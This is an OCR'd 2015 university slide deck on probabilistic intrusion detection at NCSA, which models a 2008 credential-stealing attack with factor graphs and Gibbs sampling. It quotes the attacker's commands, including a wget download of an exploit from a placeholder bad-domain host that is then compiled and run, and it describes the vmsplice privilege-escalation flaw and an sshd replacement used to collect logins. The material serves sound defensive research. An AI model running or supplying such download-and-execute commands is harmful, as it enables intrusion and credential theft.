Preemptive Intrusion Detection: Theoretical Framework and Real-world Measurements

Ravishankar K. Iyer

George and Ann Fisher Distinguished Professor of Engineering

University of Illinois at Urbana-Champaign


January 2015

ECE ILLINOIS


ILLINOIS

Research Team

- **Ravishankar K. Iyer,** George and Ann Fisher Distinguished Professor of Engineering
- **Zbigniew T. Kalbarczyk,** Research Professor, Coordinated Science Laboratory
- **Adam J. Slagell,** Chief Information Security Officer, National Center for Supercomputing Applications
- **Phuong M. Cao,** PhD Student, Coordinated Science Laboratory
- **Eric C. Badger,** MS Student, Coordinated Science Laboratory



Ravi



Zbigniew

Adam

Phuong

Eric

Outline

A Credential-Stealing Incident (2008)

Probabilistic Graphical Models

AttackTagger Framework

Real-world Measurements


National Center for Supercomputing Applications

NCSA infrastructure servers mission-critical research and simulation

Attackers target NCSA for its powerful computing infrastructure and valuable data

In the past 7 years (2008-2014), more than 160 incidents were observed

- Brute-force attacks
- Credential compromise
- Application compromise
- Abusing computing infrastructure
  - Send spam
  - Launch Denial of Service attacks.



Monitoring Architecture Deployed at NCSA





Figure 1: Five-Minute Snapshot of In-and-Out Traffic within NCSA.

National Center for Supercomputing Applications

Five-minute snapshot of In-and-Out traffic within NCSA shows thousands of network connections.



Chord diagram of user login activities (24-hour period)

Chord diagram uses the circular graph layout to provide a bird's-eye view of user login activities in NCSA (in a 24-hour period).

Each user or a machine is a dot on the circle, when a user logs in to a machine, a connection is made.

We use d3.js library to interactively explore login activities of users using Chord diagram.

A Credential-Stealing Attack (2008)

Legitimate users

alice:**password123**
bob:**password456**
…

An attacker

Compromised system

Login remotely

Collect system information

Download privilege escalation exploit

Compile and launch the exploit CVE-2008-0600

Replace authentication service (SSHd)

Log console

sshd: Accepted <user> from <remote>

uname -a (collect sys/os info); w

wget server6.bad-domain.com/vm.c

gcc vm.c -o a; ./a

sshd: Received SIGHUP; restarting.

CVE-2008-0600 vulnerability

The function vmsplice() in Linux kernel 2.6.17-24.1 did not validate its input (which is the length of a memory region). Improper validation allows a local users to gain root privileges via crafted arguments in a vmsplice system call.

By providing a very long memory buffer to the vmsplice() function, an attacker can overwrite a function pointer in the vmsplice() function, which is always called with the kernel permission.

The overwritten function pointer then points to a malicious code (which was provided in the specifically crafted input).

Since the malicious code was called with the kernel permission, it can change the bit permission of the local user (by using an AND operation) to the root permission and launch a root shell for that local user.

Challenges of Detecting Multi-Staged Attacks

An attacker

Log console

```
sshd: Accepted <user> from <remote>

uname -a (collect sys/os info); w

wget server6.bad-domain.com/vm.c

gcc vm.c -o a; ./a

sshd: Received SIGHUP; restarting.
```

Continuous and comprehensive monitoring (raw logs such as syslog, network flows, IDS logs; user profile; expert knowledge)

Use probabilistic graphical models to develop an inference framework to isolate an attack.

Early detection by our approach

Signature-based detects known attacks
Anomaly-based has a lot of false positives
Human notifications are often late

Notes on commands


Command **uname -a** gets the system information (Kernel version, CPU Id, Memory size) to see if the system is exploitable.

Command **w** gets the list of users who is using the system. An attacker only launch the exploit when no system administrator is present. It is because a system administrator can notice the change in system loads (CPU usage, memory usage, or network bandwidth) and detect the attacker.


Command **wget** **server6.bad-domain.com/vm.c** downloads a file with a sensitive extension (a source code .c file). Legitimate users usually only download HTML, CSS, or images file when browsing webpages. A download of a source code .c file can be an indicator of downloading a privilege escalation exploit, which usually implemented in C.

After having the root permission, the attacker can replace a system service (the SSH daemon which handles user authentication) with a modified one to collect credentials.

Probabilistic Graphical Models (PGMs)



Bayesian Network *Markov Random Fields 1* *Markov Random Fields 2*



Equivalent Factor Graph representation of BN and MRF

Graph-based models representing dependencies among discrete random variables.

Factor Graph:

- Unify representation and inference on both Bayesian Network and Markov Random Fields [Frey97]
- Provide a fine-grained representation over traditional MRFs.

Discrete random variables


Observed variables: user profile, user activities or events

Hidden variables: user state in {benign, suspicious, malicious}


Dependencies

Discrete factor functions: describe functional relation among variables

Notes on PGMs (1)



Bayesian Network | Markov Random Fields 1 | Markov Random Fields 2




Equivalent Factor Graph representation of BN and MRF

A Bayesian Network can be converted to a Factor Graph by creating conditional probability mass functions among variables, then using a single factor function to represent the function.


A Markov Random Fields can be converted to a Factor Graph by creating maximal cliques among variables, then using a single factor function to represent for each clique.

In the third example, the factor graph representation of the Markov Random Fields looks identical to the factor graph representation of the BN. However, the factor graph is more flexible. The same factor graph representation can represent both BN (using conditional probability mass functions as a factor function) and MRF (using an arbitrary function as a factor function).

Notes on PGMs (2)



Markov Random Fields




Factor Graph 1 *Factor Graph 2*

Two Factor Graph representations of a MRF


Since MRFs are based on maximal clique, there is only one function is defined per maximal clique.

Factor graphs provide a fine-grained representation of MRFs. One has a choice to represent the example MRF as a factor graph of a single factor function, which is similar to the MRF representation in terms of functionality; or represent the example MRF as a factor graph of three factor functions, which allows to define pair-wise relations among the variables in a maximal clique.

Examples of Bayesian Netwo



a) A Bayesian Network of the credential stealing incident




b) A "Wet grass" Bayesian Network

Figure a) shows a BN of the credential stealing incident, where the malicious user state is assumed to be the cause of the two observed events.

Figure b) shows a BN of "Wet grass". The observation of the wet grass can be of the two causes: Rain, Sprinker or both Rain and Sprinker

Defining Factor Functions



e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

F: factor functions estimated from data and expert knowledge

EXPERT

Ground truth:
user 1: benign
user 2: malicious
…

DATA

Raw logs: syslog, network flows, IDS alerts

User profile

DEFINING FACTOR FUNCTIONS

Automatically from **DATA**

Semi-automatically from **DATA and EXPERT**

Manually from **EXPERT**


FACTOR FUNCTIONS

User top-k most frequent or rare events

User top-k most frequent or rare events in compromised users

Use expert reasoning to define factor functions

An Example Factor Graph



e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \&\ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \&\ s^1 = suspicious \\ & \&\ s^2 = malicious \\ 0 & otherwise \end{cases}$$


$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \&\ s^2 = benign \\ 0 & otherwise \end{cases}$$

A factor graph of the previous example, where:

- (**Observed**) Events represent user activities captured by monitoring systems
- (**Hidden**) User states represent changes of a user intention over time.
- (**Defined**) Factor functions are defined based on the incident data, system and expert knowledge.

How to perform inference on the sequence of the user state variables (s1, s2)?

Maximum likelihood estimation on Factor Graph



e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \& \ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \& \ s^1 = suspicious \\ & \& \ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \& \ s^2 = benign \\ 0 & otherwise \end{cases}$$


Use maximum likelihood estimation (MLE) to do inference,i.e, find the most likely configuration of the factor graph

A configuration C is a set of variable values in the graph

- C0: (e1=login,e2=restart sys service,s1=benign,s2=benign)
- C1: (e1=login,e2=restart sys service,s1=benign,s2=suspicious)
- …

Each configuration has a score, computed by summing the value of the factor functions, using the variable values of that configuration.

MLE Inference on Factor Graph



e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \& \ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \& \ s^1 = suspicious \\ & \& \ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \& \ s^2 = benign \\ 0 & otherwise \end{cases}$$

Use maximum likelihood estimation to find the most likely configuration of the factor graph

$$P(s^1, s^2 | e^1, e^2) = \frac{1}{Z} \prod f_i$$


Probability of observing s^1, s^2 given the events

$$argmax_{s^1, s^2} P(s^1, s^2 | e^1, e^2)$$

Most probable s^1, s^2 is ***suspicious, malicious***

Iterate over all possible configurations, and output the configuration that has the highest score.

Gibbs Sampling Inference on Factor Graph



e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \&\ s^1 = suspicious \\ 0 & otherwise \end{cases}$$


$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \&\ s^1 = suspicious \\ & \&\ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \&\ s^2 = benign \\ 0 & otherwise \end{cases}$$

Use Markov chain Monte Carlo to generate a Markov chain of random sample configurations, each of which is correlated with nearby samples, from the joint distribution represented by the graph.

After N iterations, the Markov chain reaches a stable state, i.e., a sample is the same as nearby samples. The stationary distribution of that Markov chain is the joint distribution represented by the graph.

Gibbs Sampling Inference on Factor Graph



e[1]: download sensitive
e[2]: restart system service

s[1]: user state when observing e[1]
s[2]: user state when observing e[2]

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \&\ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \&\ s^1 = suspicious \\ & \&\ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \&\ s^2 = benign \\ 0 & otherwise \end{cases}$$

Generate an initial configuration C(0) = (e1=download,e2=restart,s1=benign,s2=benign)

For i = 1 to N

Generate a configuration Ci by sampling s1, s2

Sample a state s1 using the previous configuration C(i-1)
Sample a state s2 using the previously sampled s1 and configuration C(i-1)

Output the N-th configuration C(n) = (e1=download,e2=restart,s1=suspicious,s2=malicious)

Factor Graph Representation of an Example Incident

Variable nodes


(defined based on the data from security/system logs)

e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2

Factor functions/nodes

(defined based on the data from security/system knowledge of the system, security experts opinion)



$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \& \ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \& \ s^1 = suspicious \\ & \& \ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \& \ s^2 = benign \\ 0 & otherwise \end{cases}$$

Score(s^1, s^2) is the sum of factor functions f_i

State inference

Enumerate possible s^1, s^2 state sequences

